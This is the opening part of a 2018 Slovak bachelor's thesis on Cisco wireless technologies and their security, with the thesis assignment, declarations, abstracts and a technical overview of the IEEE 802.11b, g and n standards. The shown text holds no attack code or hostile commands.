Bezdrôtové technológie Cisco a ich bezpečnosť

Matúš Valentovič

Bakalářská práce
2018

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2017/2018

ZADÁNÍ BAKALÁŘSKÉ PRÁCE
(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Matúš Valentovič**
Osobní číslo:	**A14676**
Studijní program:	**B3902 Inženýrská informatika**
Studijní obor:	**Bezpečnostní technologie, systémy a management**
Forma studia:	**kombinovaná**
Téma práce:	**Bezdrátové technologie Cisco a jejich bezpečnost**
Téma anglicky:	**Cisco Wireless Technologies and their Security**

Zásady pro vypracování:

1. **Vypracujte literární rešerši na dané téma.**
2. **Popište vývoj a parametry jednotlivých verzí standardů IEEE 802.11.**
3. **Porovnejte technologie Cisco Split-MAC, LWAPP a AWPP.**
4. **Popište jednotlivé varianty útoků na bezdrátové sítě standardu IEEE 802.11.**
5. **Zhodnoťte jednotlivé varianty zabezpečení bezdrátových sítí standardu IEEE 802.11.**
6. **Navrhněte několik typů zabezpečených konfigurací bezdrátových aktivních prvků pro různé rozsahy sítí pomocí Cisco Packet Traceru.**
7. **Vyhodnoťte účinnost zabezpečení vámi navržených konfigurací bezdrátových aktivních prvků.**

Rozsah bakalářské práce:

Rozsah příloh:

Forma zpracování bakalářské práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **LAMMLE, Todd. CCNA: výukový průvodce přípravou na zkoušku 640-802. Vyd.1. Brno: Computer Press, 2010, 928 s. ISBN 978-80-251-2359-1.**
2. **CARROLL, Brandon. Bezdrátové sítě Cisco: autorizovaný výukový průvodce. Vyd.1. Brno: Computer Press, 2011, 478 s. ISBN 978-80-251-2884-8.**
3. **HOLT, Alan a Chi-Yu. HUANG. 802.11 wireless networks: security and analysis. Vyd.1. New York: Springer, 2010, 212 s. ISBN 978-1-84996-274-2.**
4. **HUCABY, Dave. CCNA wireless 640-722 official cert guide. Vyd.1. Indianapolis: Cisco Press, 2014, 544 s. ISBN 978-1-58720-562-0.**
5. **HENRY, Jerome. CCNA Wireless 640-722 IUWNE quick reference. Vyd.1. Indianapolis: Cisco Press, 2012, 118 s. ISBN 978-1-58714-308-3.**

Vedoucí bakalářské práce: **Ing. Miroslav Matýsek, Ph.D.**
Ústav počítačových a komunikačních systémů

Datum zadání bakalářské práce: **12. prosince 2017**

Termín odevzdání bakalářské práce: **24. května 2018**

Ve Zlíně dne 12. prosince 2017

UNIVERZITA TOMÁŠE BATI VE ZLÍNĚ
Fakulta aplikované informatiky

L.S.

doc. Mgr. Milan Adámek, Ph.D.
děkan

Ing. Jan Valouch, Ph.D.
ředitel ústavu

Prohlašuji, že

- beru na vědomí, že odevzdáním bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen připouští-li tak licenční smlouva uzavřená mezi mnou a Univerzitou Tomáše Bati ve Zlíně s tím, že vyrovnání případného přiměřeného příspěvku na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše) bude rovněž předmětem této licenční smlouvy;
- beru na vědomí, že pokud bylo k vypracování bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na bakalářské práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze bakalářské práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně, dne: 21.5.2018

.....
podpis diplomanta

ABSTRAKT

Práca sa zameriava na vývoj štandardu bezdrôtových sietí v spoločnosti Cisco, ich implementovanie, bezpečnosť a návrh. Úvodná kapitola sa zaoberá vytvorením štandardu IEEE 802.11, ktorý bol označovaný ako prvá sieť WLAN, a jeho pridružené štandardy. V druhej kapitole sú zahrnuté architektúry, ktoré boli postupom času vyvíjané spoločnosťou Cisco, vytvorené ako štandard pre bezdrôtové siete. Tretia kapitola sa zaoberá ich bezpečnosťou. Je popísaný hlavne vývoj protokolov ktoré slúžia na autorizáciu, základy šifrovacích protokolov a zabezpečenia bezdrôtových sietí ako celok. Posledná, štvrtá kapitola poukazuje na slabé miesta bezdrôtových sietí, dešifrovanie kľúčov a samotné paralyzovanie siete. Zdôrazňuje nedostačujúce zabezpečenie a vytvorenie programov pre falošné autentizácie. Praktická časť sa zaoberá, návrhom bezdrôtových sietí v simulačnom programe Packet Tracer, kde sú hlavne vytvorené základné typy úrovni zabezpečenia ktoré sa bežne používajú v bezdrôtových sieťach.

Kľúčové slova: štandard, Cisco, bezpečnosť, bezdrôtové siete, protokoly bezdrôtových sietí, šifrovanie, dešifrovanie, overovanie.

ABSTRACT

Composition is focused on development of standard of wireless networks at Cisco company, their implementing, security and design. Opening chapter deals with the creation of standard 802.11, which was marked as first network WLAN and their associated standards. In the second chapter are included architectures, which have been in the course of time developed by Cisco company , created as standard of wireless networks. Third chapter deals with their security. It is mainly about development of protocol, which serve for authorization, elements of cryptographic protocols and security of wireless networks in total. Last, fourth chapter mention about weak spots of wireless networks, decrypt the keys and paralyse of network. Highlights the lack of security and creation of programs for false authentication. Practical part deals with design of wireless networks in simulation program Packet Tracer, where are created element types of levels of security, which are normally used in wireless networks.

Keywords: Standart, Cisco, security, wireless networks, wireless network protocol, encyption, decryption, attacks.

Rád by som sa poďakoval vedúcemu práce Ing. Miroslavu Matýskovi, PhD. a oponentovi Ing. Jiřímu Korbelovi, PhD. za vedenie, pripomienky, rady a trpezlivosti, ktorú mi venovali.

OBSAH

ÚVOD

Bezdrôtové siete, alebo siete označované ako WLAN, sú stále obľúbenejšie ako nástroj pre rozšírenie dosahu siete na miesta, ktoré zo štandardnou kabelážou sa dostanete zle alebo vôbec. Žiadosti pre poskytnutie konektivity bezdrôtových sietí, alebo o novú inštaláciu sú u IT manažérov, správcov sietí na dennom poriadku. Irónia je v tom že v novej bezdrôtovej sieti potrebujú na vytvorenie konvenčnú štruktúrovanú kabeláž. Kábel, ktorý je pripojený k bezdrôtovým rozbočovačom sa dá niekedy použiť ako aj ich napájanie.

WLAN obvykle používajú poloduplexnú komunikáciu, všetci zdielajú tú istú šírku pásma a v ľubovoľný okamžik komunikuje iba jeden užívateľ. Vzhľadom k tomu že na bezdrôtové siete sa dnes spolieha väčšina ľudí, je veľmi dôležité aby sa rýchlo vyvíjali a držali krok s prudko rastúcimi požiadavkami. Spoločnosť Cisco preto zareagovala a uviedla na trh svoje jednotné bezdrôtové riešenie Cisco Unified Wireless Solution, ktoré je kompatibilné zo všetkými typmi bezdrôtových pripojení. Navyše poskytuje aj zabezpečenie.

Komponenty tradičnej siete WLAN zahŕňajú AP, karty sieťového rozhrania alebo klientsky adaptéry, mosty, opakovače a antény. Okrem toho sa ako súčasť podnikovej siete WLAN považuje Radius server na overenie totožnosti, server na správu siete, prepínače a smerovače bezdrôtového prístupu.

Cieľom tejto práce bolo poskytnúť prehľad o typoch bezdrôtových technológii Cisco a ich bezpečnosti. Taktiež rozoberanie základných technológii a štandardov bezdrôtových sietí LAN, popísať slabé miesta bezdrôtových sietí a typy útokov. Hlavným cieľom bolo popísať bezdrôtové siete z hľadiska vývoja bezpečnosti a návrh sietí v programe Packet Tracer.

I. TEORETICKÁ ČASŤ

1 ŠTANDARTY IEEE 802.11

Štandard siete Ethernet je označovaný ako IEEE 802.3. Lokálne siete majú označenie a to IEEE 802. Štandardné bezdrôtové siete sú označované ako IEEE 802.11. Nové štandardy, ktoré vznikajú v skupine IEEE 802 majú označenie IEEE 802.16 a IEEE 802.20.

Pôvodná sieť ktorá bola v minulosti označovaná ako prvá bola sieť WLAN s rýchlosťou 1 a 2 Mb/s. Bola podpísaná štandardom IEEE 802.11, založená na rádiovej frekvencii 2,4 GHz v roku 1997. V priebehu rokov sa pridalo niekoľko pozmeňujúcich a doplňujúcich návrhov. Každý obsahuje štandard IEEE 802.11. V roku 2007 bol revidovaný s cieľom integrovať všetky zmeny a doplnenia zverejnené v predchádzajúcich rokoch. Vznikla integrácia IEEE 802.11a, b, d, e, g, h, i a j. Táto kumulatívna verzia normy sa nazýva IEEE 802.11 – 2007. V roku 2011 sa uskutočnila nová revízia, ktorá zahŕňala integráciu nových zmien a doplnení zverejnených v rokoch 2007 až 2011, konkrétne IEEE 802.11k, r, y, w, n, p, z, v, u a s. Táto nová verzia štandardu sa nazýva IEEE 802.11 – 2012 [3].

Hlavné a pridružené štandardy IEEE 802:

- IEEE 802.11a – 54 Mb/s, 5 GHz,
- IEEE 802.11b – štandard rýchlosti 5,5 a 11 Mb/s,
- IEEE 802.11c – procedúry fungovania mostu sú zahrnuté v štandarde IEEE 802.1d,
- IEEE 802.11d – rozšírenie o medzinárodný roaming,
- IEEE 802.11e – technológia QoS,
- IEEE 802.11f – protokol IAPP,
- IEEE 802.11g – 54 Mb/s, 2,4 GHz,
- IEEE 802.11h – technológia DFS a TPS na frekvencii 5 GHz,
- IEEE 802.11i – vylepšené zabezpečenie,
- IEEE 802.11j – rozšírenie pre verejné zabezpečenie v Japonsku a USA,
- IEEE 802.11k – rozšírenie pre meranie rádiových prostriedkov,
- IEEE 802.11m – údržba štandardu, rôzne drobné dodatky,
- IEEE 802.11n – vylepšenie pre vyššiu priepustnosť pomocou technológie MIMO,
- IEEE 802.11p – WAVE,
- IEEE 802.11r – rýchly roaming,
- IEEE 802.11s – topologické siete typu ESS,
- IEEE 802.11t – WPP,

- IEEE 802.11u – prepojenie so sieťami iného typu ako IEEE 802,
- IEEE 802.11v – správa bezdrôtovej siete,
- IEEE 802.11w – chránené rámce pre správu,
- IEEE 802.11y – prevádzkovanie 3650 až 3700 v USA [1].

1.1 IEEE 802.11b

Protokol bezdrôtovej siete IEEE 802.11b sa ako prvý dočkal rozšírenia. Vznikol v roku 1999, ako nástupca IEEE 802.11 v komerčnom použití, ktorý pracuje v bezlicenčnom pásme 2,4 GHz a poskytuje maximálnu prenosovú rýchlosť 11 Mb/s. Štandard IEEE 802.11b prijali výrobcovia zariadení, ktorým postačovala prenosová rýchlosť 11 Mb/s. V súčasnosti má štandard IEEE 802.11b nástupcu IEEE 802.11g, ktorý pracuje na vyššej rýchlosti.

Na produktoch siete WLAN štandardu IEEE 802.11 od spoločnosti Cisco, je zaujímavé, že majú schopnosť skokovo meniť prenosovú rýchlosť dát. Užívateľ pripojený rýchlosťou 11 Mb/s tak môže postupne prejsť na rýchlosť 5,5 Mb/s, 2 Mb/s a nakoniec v najväčšej vzdialenosti od prístupového bodu pokračovať v komunikácii s rýchlosťou 1 Mb/s [1].

K tejto zmene rýchlosti dochádza v závislosti na kvalite signálu. V tomto prípade je to výhodné z dôvodu podpory viacerých klientov s rôznymi rýchlosťami, ktoré sú špecifikované podľa umiestnenia.

Problém so štandardom IEEE 802.11b sa hlavne prejavil pri manipulácii na linkovej vrstve. Vplyvom tohto problému bola vytvorená detekcia kolízií typu CSMA/CD.

1.2 IEEE 802.11g


Pri štandarde IEEE 802.11b bola maximálna rýchlosť DSSS obmedzená na 11 Mbps. Pre zvýšenie prenosu dát bolo potrebné vytvoriť iný typ prenosu. Pozmeňujúci a doplňujúci návrh IEEE 802.11g bol založený na OFDM, zavedený v roku 2003. Pracuje v bezlicenčnom pásme 2,4 GHz. Je bežne nazývaný ERP alebo ERP-OFDM.

Bezdrôtové zariadenia si môžu stanoviť rýchlosť jednej z ôsmych dátových rýchlostí od 6, 9, 12, 18, 24, 36, 48 do 54 Mbps. Vyššie prenosové rýchlosti môžu byť použité, ak je optimálny pomer signálu k šumu SNR. Je zrejmé že, IEEE 802.11g ponúka oveľa vyššiu výkonnosť ako IEEE 802.11b. Zdá sa byť logické používanie IEEE 802.11g pre jeho dátové frekvencie. Protokoly IEEE 802.11g a IEEE 802.11b ale používajú úplne iné typy preno-

sov. To znamená, že zariadenia IEEE 802.11g a IEEE 802.11b nemôžu komunikovať priamo, pretože nemôžu pochopiť navzájom RF signály [4].

Protokol IEEE 802.11g bol navrhnutý tak, aby bol spätne kompatibilný so staršími zariadeniami IEEE 802.11b. Zariadenia používajúce IEEE 802.11g a OFDM sú schopné rozumieť správam DSSS 802.11b. Avšak opak nie je možný. Zariadenia IEEE 802.11b sú obmedzené na DSSS, nie sú schopné porozumieť žiadnym údajom OFDM. Keď dve zariadenia IEEE 802.11g komunikujú s OFDM, zariadenia IEEE 802.11b nerozumejú žiadnemu vysielaniu.

Ak by sme chceli povoliť fungovanie OFDM aj DSSS na bezdrôtovej LAN, IEEE 802.11g ponúka obranný mechanizmus. Predstavou je predchádzať každému prenosu OFDM 802.11g s príznakmi DSSS, ktorému môžu zariadenia IEEE 802.11b rozumieť. Keď je zariadenie IEEE 802.11g pripravené na prenos dát v ochrannom režime, pošle požiadavku na odoslanie RTS a správu CTS pomocou DSSS, ktorá informuje všetky zariadenia IEEE 802.11b, že bude nasledovať prenos OFDM. Akékoľvek zariadenia, ktoré počúvajú IEEE 802.11b, musia počkať na preddefinovaný čas, kým nie je dokončený prenos nakoľko je OFDM nezrozumiteľný.




Obr. 1: Porovnanie prenosov prirodzeného a chráneného režimu IEEE 802.11g [4]

Režim ochrany je vynútený, ak je v bezdrôtovej sieti LAN zistené zariadenie IEEE 802.11b. Ak zariadenie opustí lokálnu sieť, ochranný režim sa zruší. Zatiaľ čo ochranný mechanizmus umožňuje zdielať bezdrôtové médium so zariadeniami IEEE 802.11b a IEEE 802.11g, výrazne znižuje výkon. Ak chceme získať maximálny výkon zo siete IEEE 802.11g mali by sme sa uistiť, že nie sú použité žiadne iné bezdrôtové zariadenia v danej sieti.

1.3 IEEE 802.11n

Za tých najlepších podmienok môžu protokoly IEEE 802.11g a IEEE 802.11a ponúkať rýchlosť 54 Mbps. V roku 2009 bola vytvorená novela 802.11n v snahe o zmiernenie výkonnosti WLAN siete na teoretické maximum 600 Mbps. Zmena a doplnenie definuje množstvo známych techník ako HT na pásme 2,4 GHz alebo 5 GHz. Štandard IEEE 802.11n bol navrhnutý tak, aby bol spätne kompatibilný s IEEE 802.11b, 802.11g a 802.11a. Pred vytvorením tohto štandardu používali bezdrôtové zariadenia jeden vysielač a jeden prijímač, taktiež známy ako SISO. Tajomstvo štandardu predstavuje lepší výkon kvôli používaniu viacerých rádiových komponentov, ktoré tvorili viaceré rádiové reťazce.

Zariadenia IEEE 802.11n môžu mať viaceré antény, vysielače a prijímače. Tento systém je známy ako MIMO. Zariadenia IEEE 802.11n sú charakterizované podľa počtu dostupných rádiových reťazcov. Tento reťazec je opísaný vo forme T x R, kde T je počet vysielačov a R je číslo prijímačov. Zariadenia MIMO sú označované ako 2 x 2, dva vysielače a dva prijímače alebo 2 x 3, dva vysielače a tri prijímače [4].



Obr. 2: Príklad zariadení SISO a MISO [4]

Rádiové reťazce môžu byť využívané rôznymi spôsobmi. V skutočnosti má štandard IEEE 802.11n bohatú sadu inštrukcií, ktoré dokážu zefektívniť mnohé aspekty bezdrôtovej komunikácie.

Funkcie, ktoré zlepšujú výkon:


- agregácia kanálov,
- priestorové multiplexovanie,
- účinnosť vrstvy MAC [4].

1.3.1 Priestorové multiplexovanie

Agregácia kanálov môže zdvojnásobiť výkonnosť šírky kanálu v jednom vysielanom prenose. Zariadenie IEEE 802.11n môže mať viac čakajúcich vysielaných prenosov na použitie. Na ešte väčšie zvýšenie prenosu údajov môžu byť dáta multiplexované alebo distribuované cez dva a viac rádiových reťazcov. Všetko funguje v tom istom kanáli, oddelené prostredníctvom priestorového multiplexovania [5].

Viaceré zariadenia majú možnosť vysielať v rovnakom kanáli bez toho, aby sa rušili s iným zariadeniami. Kľúčom k dosiahnutiu tohto vysielania je, aby každý signál dokázal udržať signál izolovaný alebo aby ho ľahko odlíšil od iného signálu. Každý rádiový reťazec má vlastnú anténu. Ak je každá anténa vzdialená budú prichádzajúce signály umiestnené na jednej fáze navzájom alebo pri rôznych amplitúdach. To platí iba v prípadoch, keď sa signály odrazia od niektorých objektov pozdĺž cesty a tak každý signál prechádza cez inú trasu do prijímača. V skutočnosti môže byť niekoľko nezávislých dátových tokov spracovaných ako priestorové toky, ktoré sú multiplexované cez rádiové reťazce. Prijímač musí byť schopný interpretovať prijímané signály a obnoviť pôvodné dátové toky obrátením multiplexovania vysielača.

Priestorové multiplexovanie vyžaduje veľké spracovanie signálu na vysielacom konci. Vytvára sa zvýšením priepustnosti cez kanál. Čím viac priestorových prúdov je k dispozícii, tým viac dát je možné posielať [4].



Obr. 3: Priestorové multiplexovanie medzi dvomi zariadeniami MIMO [4]

Zariadenia IEEE 802.11n sa dodávajú s rôznymi funkciami MIMO. V ideálnom prípade by mali dve zariadenia podporovať rovnaký počet priestorových prúdov na multiplexné a demultiplexné toky údajov. To ale nie je vždy možné, pretože väčšie priestorové toky zvyčajne vedú k vyšším nákladom.

1.3.2 Účinnosť MAC vrstvy

Dokonca aj bez viacerých rádiových reťazcov ponúka IEEE 802.11n niekoľko dôležitých metód na zefektívnenie dátovej komunikácie. Sú to hlavne dve metódy:


- Blokové potvrdenie: Protokol IEEE 802.11 vyžaduje, aby každý rámec prenesených dát by mal byť potvrdený príjemcom. Ak rámec nebude potvrdený, vysielač môže predpokladať, že bol rámec stratený a preto ho zahodí. Tento rámec využíva čas vysielania na zdielanom médiu.
- Interval ochrany: Prenášané rámce OFDM môžu mať rôzne cesty, aby dosiahli prijímač. Norma IEEE 802.11 vyžaduje interval ochrany, ktorý trvá 800 ns medzi každým symbolom OFDM, ktorý sa prenáša na ochranu proti ISI.

Existujú aj voľby, ktorými môžeme nakonfigurovať zariadenia IEEE 802.11n s použitím oveľa kratšieho ochranného intervalu, len 400 ns. To umožňuje prenášať viac OFMD symbolov, čo často zvyšuje výkonnosť o približne 10 percent, na úkor pravdepodobnejšieho vytvárania údajov korupcie.

1.3.3 Tvorba prenosového kľúča T x BF

Keď vysielač s jedným rádiovým reťazcom vyšle RF signál akémukoľvek prijímaču ktorý je prítomný, má rovnakú príležitosť prijímať a interpretovať signál. Vysielač neurčuje prioritu prijímača. Prijímač je ovplyvnený prostredím a okolitými podmienkami prijímania.

Zmena a doplnenie IEEE 802.11n ponúka metódu na prispôsobenie vysielaného signálu tak, aby uprednostňoval jeden prijímač pred iným. Použitím technológie MIMO, môže byť signál prenášaný cez viacero antén, pre dosiahnutie efektívnejšieho miesta klienta. Zvyčajne sa viaceré signály prenášajú cez odlišné cesty, aby sa dostali k prijímaču, čo umožňuje signálom prísť oneskorene. Signál ktorý príde oneskorene je poškodený a má nižšiu SNR. Pri tvorbe vysielacieho lúča sa fáza signálu mení keď je privádzaná do každej antény. Výsledné signály budú vždy prichádzať na inej fáze prijímača, čím sa zlepšuje kvalita signálu a SNR.



Obr. 4: Použitie prenosového signálu na prijímacie zariadenia [4]

Miesto a podmienky RF môžu byť jedinečné pre každý prijímač v oblasti. Transformácia lúčov vysielania môže používať explicitnú spätnú väzbu z koncového zariadenia IEEE 802.11n, čo umožňuje vysielaču vykonať príslušné úpravy fázy prenášaného signálu. Keďže informácie T x BF sú zhromaždené o každom koncovom zariadení, vysielač môže uchovať tabuľku zariadení a nastavenia fáz tak, aby mohol vysielať prenosy zamerané do každého z nich dynamickou formou. Napriek tomu, že proces spätnej väzby znie pomerne jednoducho, je zložité ho implementovať. K dnešnému dňu žiadny dodávateľ neimplementoval mechanizmus spätnej väzby, ktorý robí T x BF praktickým a použiteľným.

Cisco tiež ponúka službu ClientLink, ktorá vykonáva podobnú funkciu prenosu lúčom. Služby však nevyžadujú výslovnú spätnú väzbu od zariadenia IEEE 802.11n. Na základe údajov, ktoré sú prijaté z ďalekého koncového zariadenia, môžu byť hodnoty fázy vypočítané a vykonané na dátových prenosoch, ktoré sa od neho vrátia. V tomto prípade môže byť vzdialenejšie zariadenie IEEE 802.11n alebo staršie IEEE 802.11a, b, g.

1.3.4 Kombinovanie maximálneho pomeru

Keď je prijatý RF signál na zariadení, môže vyzerať ako pôvodný prenášaný signál. Signál môže byť degradovaný alebo deformovaný v dôsledku rôznych podmienok. Ak ten istý signál bude vysielať ten istý signál cez viaceré antény, ako v prípade zariadenia MIMO, IEEE 802.11n sa môže pokúsiť obnoviť jeho pôvodný stav. Zariadenie IEEE 802.11n môže využívať viacero antén a rádiových reťazcov na prijímanie viacerých prenášaných kópií

signálu. V každom prípade IEEE 802.11n ponúka kombináciu maximálneho pomeru MRC, čo je funkcia ktorá môže kopírovať kópie tak, aby produkovala jeden signál, ktorý predstavuje najlepšiu verziu v danom čase. Konečným výsledkom je rekonštruovaný signál so zlepšenou SNR a citlivosťou prijímača.

1.3.5 802.11n modulačné a kódovacie schémy

IEEE 802.11g a IEEE 802.11a sú založené na OFDM a môžu používať klávesové skratky fázového posunu QPSK, kvadratúrnu amplitúdovú moduláciu 16-QAM a modulačné schémy 64-QAM. V závislosti od podmienok ovplyvňujúcich RF signál môžu bezdrôtové zariadenia zvoliť jednu z ôsmych možných schém modulácie a kódovania. Novela IEEE 802.11n je spätne kompatibilná s IEEE 802.11a a IEEE 802.11g, takže podporuje tých istých osem schém. Keďže sa schémy uplatňujú na rastúci počet priestorových tokov, počet kombinácii sa znásobí. IEEE 802.11n podporuje celkovo 32 možných schém, z toho osem na priestorový tok. Známe sú indexovým číslom kódovania modulácie MCS. Okrem toho agregácia kanálov a výber intervalu ochrany pridáva ešte viac premenných. Celkovo má IEEE 802.11n 128 možných dátových rýchlostí.

1.4 IEEE 802.11a

